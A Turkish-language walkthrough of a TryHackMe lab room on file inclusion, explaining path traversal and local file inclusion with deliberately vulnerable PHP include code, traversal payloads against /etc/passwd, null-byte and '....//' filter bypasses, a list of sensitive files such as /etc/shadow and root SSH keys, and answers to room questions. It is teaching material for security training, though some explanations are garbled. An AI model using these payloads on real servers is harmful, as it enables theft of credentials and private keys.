

File Inclusion


Görev 1 Giriş

Dosya ekleme nedir?

Bu oda sizi Yerel Dosya Ekleme (LFI), Uzak Dosya Ekleme (RFI) ve dizin geçişi dahil olmak üzere dosya ekleme güvenlik açıklarından yararlanmak için gerekli bilgilerle donatmayı amaçlamaktadır. Ayrıca, bulunmaları halinde bu güvenlik açıklarının riskini ve gerekli düzeltmeyi tartışacağız. Her bir güvenlik açığı için bazı pratik örnekler ve uygulamalı zorluklar sunuyoruz.

Bazı senaryolarda, web uygulamaları belirli bir sistemdeki resim, statik metin ve benzeri dosyalara parametreler aracılığıyla erişim talep etmek için yazılır.


Parametreler, URL'ye eklenen ve verileri almak veya kullanıcı girdisine dayalı eylemler gerçekleştirmek için kullanılacak sorgu parametresi dizeleridir. Aşağıdaki şemada bir URL'nin temel parçaları gösterilmektedir.



Örneğin, GET isteklerinin kullanıcı girdisini arama motoruna aktardığı Google aramasında parametreler kullanılır. <https://www.google.com/search?>

q=TryHackMe. Konuya aşına değilseniz, kavramı anlamak için Web Nasıl Çalışır modülünü görüntüleyebilirsiniz.

Bir kullanıcının bir web sunucusundan dosyalara erişmek istediği bir senaryoyu ele alalım. İlk olarak, kullanıcı web sunucusuna görüntülenecek bir dosya içeren bir HTTP isteği gönderir. Örneğin, bir kullanıcı web uygulaması içinde CV'sine erişmek ve görüntülemek isterse, istek aşağıdaki gibi görünebilir, <http://webapp.thm/get.php?file=userCV.pdf>, burada dosya parametredir ve userCV.pdf, erişilmesi gereken dosyadır.



Dosya ekleme güvenlik açıkları neden oluşur?

Dosya ekleme güvenlik açıkları, PHP gibi kötü yazılmış ve uygulanmış web uygulamaları için çeşitli programlama dillerinde yaygın olarak bulunur ve istismar edilir. Bu güvenlik açıklarının ana sorunu, kullanıcı girdilerinin sterilize edilmediği veya doğrulanmadığı ve kullanıcının bunları kontrol ettiği girdi doğrulamasıdır. Girdi doğrulanmadığında, kullanıcı herhangi bir girdiyi işleve aktarabilir ve bu da güvenlik açığına neden olur.

Dosya dahil etme riski nedir?

Varsayılan olarak, bir saldırgan web uygulaması veya işletim sistemiyle ilgili kod, kimlik bilgileri veya diğer önemli dosyalar gibi verileri sızdırmak için dosya ekleme güvenlik açıklarından yararlanabilir. Ayrıca, saldırgan sunucuya başka herhangi bir

yolla dosya yazabiliyorsa, dosya ekleme uzaktan komut yürütme (RCE) elde etmek için birlikte kullanılabilir.

Ekli sanal makineyi dağıtmak için bir sonraki bölüme geçelim.

⇒ **CEVAP GEREKMEMEKTEDİR.**

Görev 2 Sanal Makineyi Dağıtma

Tekniği takip etmek ve uygulamak ve zorlukları yapmak için ekli sanal makineyi dağıtın. Bu sanal makineye erişmek için lütfen OpenVPN aracılığıyla TryHackMe ağına bağlandığınızdan veya doğrudan sağ üstteki mavi düğmeye tıklayarak başlatılabilen AttackBox'tan eriştiğinizden emin olun.

Lütfen size aşağıdaki sayfayı gösterecek olan http://MACHINE_IP/ bağlantısını ziyaret edin:

File Inclusion Lab

Welcome! Here are labs that available to file include room

Lab #1

Lab #2

Lab #3

Lab #4

Lab #5

Lab #6

Playground



Sanal makineyi dağıttıktan sonra, lütfen web sunucusunun başlaması için birkaç dakika bekleyin, ardından bir sonraki bölüme geçin!

⇒ **CEVAP GEREKMEMEKTEDİR.**


Görev 3 Path Traversal (Yol Geçişi)

Yol Geçişi (Path Traversal)

Dizin geçişi olarak da bilinen bir web güvenlik açığı, bir saldırganın bir uygulamayı çalıştıran sunucudaki yerel dosyalar gibi işletim sistemi kaynaklarını okumasına olanak tanır. Saldırgan, uygulamanın kök dizini dışında depolanan dosyaları veya dizinleri bulmak ve bunlara erişmek için web uygulamasının URL'sini manipüle ederek ve kötüye kullanarak bu güvenlik açığından yararlanır.

Yol geçişi güvenlik açıkları, kullanıcının girdisi PHP'deki `file_get_contents` gibi bir işleve aktarıldığında ortaya çıkar. İşlevin güvenlik açığına katkıda bulunan ana unsur olmadığına dikkat etmek önemlidir. Genellikle zayıf girdi doğrulama veya filtreleme güvenlik açığının nedenidir. PHP'de bir dosyanın içeriğini okumak için **`file_get_contents`** fonksiyonunu kullanabilirsiniz. İşlev hakkında daha fazla bilgiyi burada bulabilirsiniz.


Aşağıdaki grafik bir web uygulamasının dosyaları `/var/www/app` içinde nasıl sakladığını göstermektedir. Mutlu yol, kullanıcının `/var/www/app/CVs` tanımlı bir yoldan `userCV.pdf` içeriğini talep etmesi olacaktır.



Web uygulamasının nasıl davrandığını görmek için yükler ekleyerek URL parametresini test edebiliriz. Nokta nokta eğik çizgi saldırısı olarak da bilinen yol geçişi saldırıları, çift nokta `../` kullanarak dizini bir adım yukarı taşımanın avantajını kullanır. Saldırgan, bu durumda `get.php?file=` olan giriş noktasını bulursa,

aşağıdaki gibi bir şey gönderebilir, <http://webapp.thm/get.php?file=../../../../etc/passwd>

Giriş doğrulaması olmadığını ve /var/www/app/CVs konumundaki PDF dosyalarına erişmek yerine, web uygulamasının dosyaları diğer dizinlerden, bu durumda /etc/passwd dizininden aldığını varsayalım. Her .. girişi kök dizin '/'ye ulaşana kadar bir dizin hareket ettirir. Sonra dizini /etc olarak değiştirir ve oradan passwd dosyasını okur.



Sonuç olarak, web uygulaması dosyanın içeriğini kullanıcıya geri gönderir.

<http://webapp.thm/get.php?file=../../../../etc/passwd>



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/bin/false
```



Benzer şekilde, web uygulaması bir Windows sunucusunda çalışıyorsa, saldırganın Windows yollarını sağlaması gerekir. Örneğin, saldırgan c:\boot.ini adresinde bulunan boot.ini dosyasını okumak istiyorsa, hedef işletim sistemi sürümüne bağlı olarak aşağıdakileri deneyebilir:

<http://webapp.thm/get.php?file=../../../../boot.ini> or

<http://webapp.thm/get.php?file=../../../../windows/win.ini>

Linux işletim sistemlerinde olduğu gibi, genellikle c:\ olan kök dizine ulaşana kadar dizinleri tırmandığımız aynı kavram burada da geçerlidir.

Bazen, geliştiriciler yalnızca belirli dosyalara veya dizinlere erişimi sınırlamak için filtreler ekler. Aşağıda, test yaparken kullanabileceğiniz bazı yaygın işletim sistemi dosyaları bulunmaktadır.

Location (Konum)	Description (Açıklama)
/etc/issue	oturum açma isteminden önce yazdırılacak bir mesaj veya sistem kimliği içerir.
/etc/profile	Dışa aktarma değişkenleri, Dosya oluşturma maskesi (umask), Terminal türleri, Yeni posta geldiğini gösteren posta mesajları gibi sistem genelindeki varsayılan değişkenleri kontrol eder

/proc/version	Linux çekirdeğinin sürümünü belirtir
/etc/passwd	bir sisteme erişimi olan tüm kayıtlı kullanıcılara sahiptir
/etc/shadow	sistem kullanıcılarının parolaları hakkında bilgi içerir
/root/.bash_history	root kullanıcısı için geçmiş komutlarını içerir
/var/log/dmmessage	sistem başlangıcı sırasında günlüğe kaydedilen mesajlar da dahil olmak üzere genel sistem mesajlarını içerir
/var/mail/root	kök kullanıcı için tüm e-postalar
/root/.ssh/id_rsa	Sunucuda root veya bilinen herhangi bir geçerli kullanıcı için özel SSH anahtarları
/var/log/apache2/access.log	Apache web sunucusu için erişilen istekler
C:\boot.ini	BIOS ürün yazılımına sahip bilgisayarlar için önyükleme seçeneklerini içerir

.soru

PHP'de yol geçişi güvenlik açıklarına neden olan işlev hangisidir?

⇒ `file_get_contents`

Görev 4 Local File Inclusion - LFI (Yerel Dosya Ekleme - LFI)

Local File Inclusion (LFI) Yerel Dosya Ekleme

Web uygulamalarına yönelik LFI saldırıları genellikle geliştiricilerin güvenlik bilinci eksikliğinden kaynaklanmaktadır. PHP'de `include`, `require`, `include_once` ve `require_once` gibi fonksiyonların kullanılması genellikle web uygulamalarının savunmasız kalmasına neden olur. Bu odada PHP'yi ele alacağız, ancak LFI güvenlik açıklarının ASP, JSP gibi diğer diller kullanıldığında ve hatta Node.js uygulamalarında da ortaya çıktığını belirtmek gerekir. LFI açıkları, yol geçişi ile aynı kavramları takip eder.

Bu bölümde, çeşitli LFI senaryoları ve bunlardan nasıl yararlanılacağı konusunda size yol göstereceğiz.

1. Web uygulamasının iki dil sağladığını ve kullanıcının EN ve AR dilleri arasında seçim yapabildiğini varsayalım

```
<?PHP
    include($_GET["lang"]);
?>
```

Yukarıdaki PHP kodu, sayfanın dosyasını dahil etmek için URL parametresi lang aracılığıyla bir GET isteği kullanır. Çağrı, aşağıdaki HTTP isteği gönderilerek yapılabilir: İngilizce sayfayı yüklemek için <http://webapp.thm/index.php?lang=EN.php> veya Arapça sayfayı yüklemek için <http://webapp.thm/index.php?lang=AR.php>, burada EN.php ve AR.php dosyaları aynı dizinde bulunur.

Teorik olarak, herhangi bir girdi doğrulaması yoksa, yukarıdaki koddan sunucudaki okunabilir herhangi bir dosyaya erişebilir ve görüntüleyebiliriz. Diyelim ki Linux işletim sisteminin kullanıcıları hakkında hassas bilgiler içeren /etc/passwd dosyasını okumak istiyoruz, şunu deneyebiliriz: <http://webapp.thm/get.php?file=/etc/passwd>

Bu durumda, include işlevinde belirtilen bir dizin olmadığı ve girdi doğrulaması yapılmadığı için çalışır.

Şimdi konuştuklarımızı uygulayın ve /etc/passwd dosyasını okumayı deneyin. Ayrıca, aşağıdaki 1. soruyu cevaplayın.

2. Ardından, aşağıdaki kodda, geliştirici işlevin içindeki dizini belirtmeye karar vermiştir.

```
<?PHP
    include("languages/". $_GET['lang']);
?>
```


Yukarıdaki kodda geliştirici, diller dizinindeki PHP sayfalarını yalnızca lang parametreleri aracılığıyla çağırmak için include işlevini kullanmaya karar vermiştir.

Girdi doğrulaması yoksa, saldırgan lang girdisini /etc/passwd gibi işletim sistemine duyarlı diğer dosyalarla değiştirerek URL'yi manipüle edebilir.

Yine yük, yol geçişine benzer, ancak include işlevi, çağrılan herhangi bir dosyayı geçerli sayfaya dahil etmemize olanak tanır. Aşağıdaki istismar olacaktır:

<http://webapp.thm/index.php?lang=../../../../etc/passwd>


Şimdi konuştuklarımızı uygulayın, sunucu içindeki dosyaları okumaya çalışın ve include işlevinde belirtilen dizini bulun ve aşağıdaki 2. soruyu yanıtlayın.



.soru

Lab #1'i /etc/passwd dosyasını okumak için deneyin. İstek URI'si ne olurdu?
(İpucu örnek: /index.php?lang=EN.php)

⇒ /lab1.php?file=/etc/passwd



.soru

Laboratuvar #2'de include işlevinde belirtilen dizin nedir? ()

⇒ Hata mesajlarını kontrol etmek için geçersiz bir girdi girmeyi deneyin!

Görev 5 Yerel Dosya Ekleme - LFI #2

Bu görevde, LFI konusunda biraz daha derine iniyoruz. Dahil etme işlevi içindeki filtreyi atlamak için birkaç tekniği tartıştık.

1. İlk iki durumda, web uygulamasının kodunu kontrol ettik ve daha sonra nasıl istismar edeceğimizi biliyorduk. Ancak bu durumda, kaynak koduna sahip olmadığımız kara kutu testi gerçekleştiriyoruz. Bu durumda, verilerin web uygulamasına nasıl aktarıldığını ve işlendiğini anlamak için hatalar önemlidir.

Bu senaryoda, aşağıdaki giriş noktasına sahibiz: <http://webapp.thm/index.php?lang=EN>. THM gibi geçersiz bir girdi girersek aşağıdaki hatayı alırız

```
Warning: include(languages/THM.php): failed to open stream: No such file or directory in /var/www/html/THM-4/index.php on line 12
```

Hata mesajı önemli bilgileri açığa çıkarır. Girdi olarak THM girildiğinde, bir hata mesajı include fonksiyonunun neye benzediğini gösterir:

```
include(languages/THM.php);
```

Dizine yakından bakarsanız, diller dizinindeki dosyaları içerir işlevinin girdinin sonuna .php eklediğini söyleyebiliriz. Böylece geçerli girdi aşağıdaki gibi olacaktır: [index.php?lang=EN](http://webapp.thm/index.php?lang=EN), burada EN dosyası verilen diller dizini içinde bulunur ve EN.php olarak adlandırılır.

Ayrıca, hata mesajı `/var/www/html/THM-4/` olan tam web uygulaması dizin yolu hakkında bir başka önemli bilgiyi de ifşa etmiştir

Bundan yararlanmak için, dizin geçişi bölümünde açıklandığı gibi, geçerli klasörü çıkarmak için `../` hilesini kullanmamız gerekir. Aşağıdakileri deneyelim:

<http://webapp.thm/index.php?lang=../../../../etc/passwd>

4 ../ kullandığımıza dikkat edin çünkü /var/www/html/THM-4 yolunun dört seviyesi olduğunu biliyoruz. Ancak yine de aşağıdaki hatayı alıyoruz:

```
Warning: include(languages/../../../../etc/passwd.php): failed to open stream: No such file or directory in /var/www/html/THM-4/index.php on line 12
```

Görünüşe göre PHP dizininin dışına çıkabiliriz ama yine de include fonksiyonu girdiyi sonunda .php ile okuyor! Bu bize geliştiricinin include fonksiyonuna aktarılacak dosya türünü belirlediğini söyler. Bu senaryoyu atlamak için %00 olan NULL BYTE'ı kullanabiliriz.

Null bayt kullanımı, dizeleri sonlandırmak için kullanıcı tarafından sağlanan verilerle birlikte %00 veya 0x00 gibi URL kodlu gösterimlerin kullanıldığı bir enjeksiyon tekniğidir. Bunu, web uygulamasını Null Byte'tan sonra gelenleri dikkate almaması için kandırmaya çalışmak olarak düşünebilirsiniz.

Yükün sonuna Null Byte ekleyerek, include fonksiyonuna null byte'tan sonra gelen ve aşağıdaki gibi görünebilecek her şeyi yok saymasını söyleriz:

```
include("languages/../../../../etc/passwd%00").".php"); →  
include("languages/../../../../etc/passwd");
```

NOT: %00 hilesi düzeltilmiştir ve PHP 5.3.4 ve üzeri ile çalışmamaktadır.

Şimdi Lab #3'te gösterdiklerimizi uygulayın ve /etc/passwd dosyalarını okumaya çalışın, aşağıdaki 1. soruyu yanıtlayın.

2. Bu bölümde, geliştirici hassas bilgilerin ifşa edilmesini önlemek için anahtar kelimeleri filtrelemeye karar verdi! etc/passwd dosyası filtreleniyor. Filtreyi atlamak için iki olası yöntem vardır. Birincisi, filtrelenmiş anahtar kelimenin sonunda NullByte %00 veya geçerli izin hilesini kullanarak ../ Exploit

<http://webapp.thm/index.php?lang=/etc/passwd/>'a benzer olacaktır. Ayrıca <http://webapp.thm/index.php?lang=/etc/passwd> adresini de kullanabiliriz.

Daha açık hale getirmek için, bu kavramı dosya sisteminde cd ../ kullanarak denersek, sizi bir adım geriye götürecektir; ancak, cd . yaparsanız, geçerli dizinde kalır. Benzer şekilde, /etc/passwd/... denersek, /etc/ olarak sonuçlanır ve bunun

nedeni bir tanesini köke taşımış olmamızdır. Şimdi /etc/passwd/.. denersek, nokta geçerli dizini ifade ettiği için sonuç /etc/passwd olacaktır.

Şimdi bu tekniği Lab #4'te uygulayın ve /etc/passwd dosyasını okumayı öğrenin.

3. Daha sonra, aşağıdaki senaryolarda, geliştirici bazı anahtar kelimeleri filtreleyerek girdi doğrulamayı kullanmaya başlar. Hadi test edelim ve hata mesajını kontrol edelim!

<http://webapp.thm/index.php?lang=../../../../etc/passwd>

Aşağıdaki hatayı aldık!

```
Warning: include(languages/etc/passwd): failed to open stream: No such file or directory in /var/www/html/THM-5/index.php on line 15
```

include(languages/etc/passwd) bölümündeki uyarı mesajını kontrol edersek, web uygulamasının ../'yi boş dizyle değiştirdiğini biliriz. Bunu atlamak için kullanabileceğimiz birkaç teknik vardır.


İlk olarak, bunu atlamak için aşağıdaki yükü gönderebiliriz:

....//....//....//....//....//etc/passwd

Bu neden işe yaradı?

Bu işe yarar çünkü PHP filtresi yalnızca bulduğu ilk ../ alt küme dizesini eşleştirir ve değiştirir ve başka bir geçiş yapmaz, aşağıda resmedileni bırakır.

...//...//...//...//etc/passwd




../../../../etc/passwd

Lab #5'i deneyin ve /etc/passwd dosyasını okumaya ve filtreyi atlarmaya çalışın!

4. Son olarak, geliştiricinin include'i tanımlı bir dizinden okumaya zorladığı durumu tartışacağız! Örneğin, web uygulaması <http://webapp.thm/index.php?lang=languages/EN.php> gibi bir dizini içermesi gereken girdi sağlamayı isterse, bundan yararlanmak için dizini aşağıdaki gibi yüke dahil etmemiz gerekir: ?
lang=languages/../../../../etc/passwd.

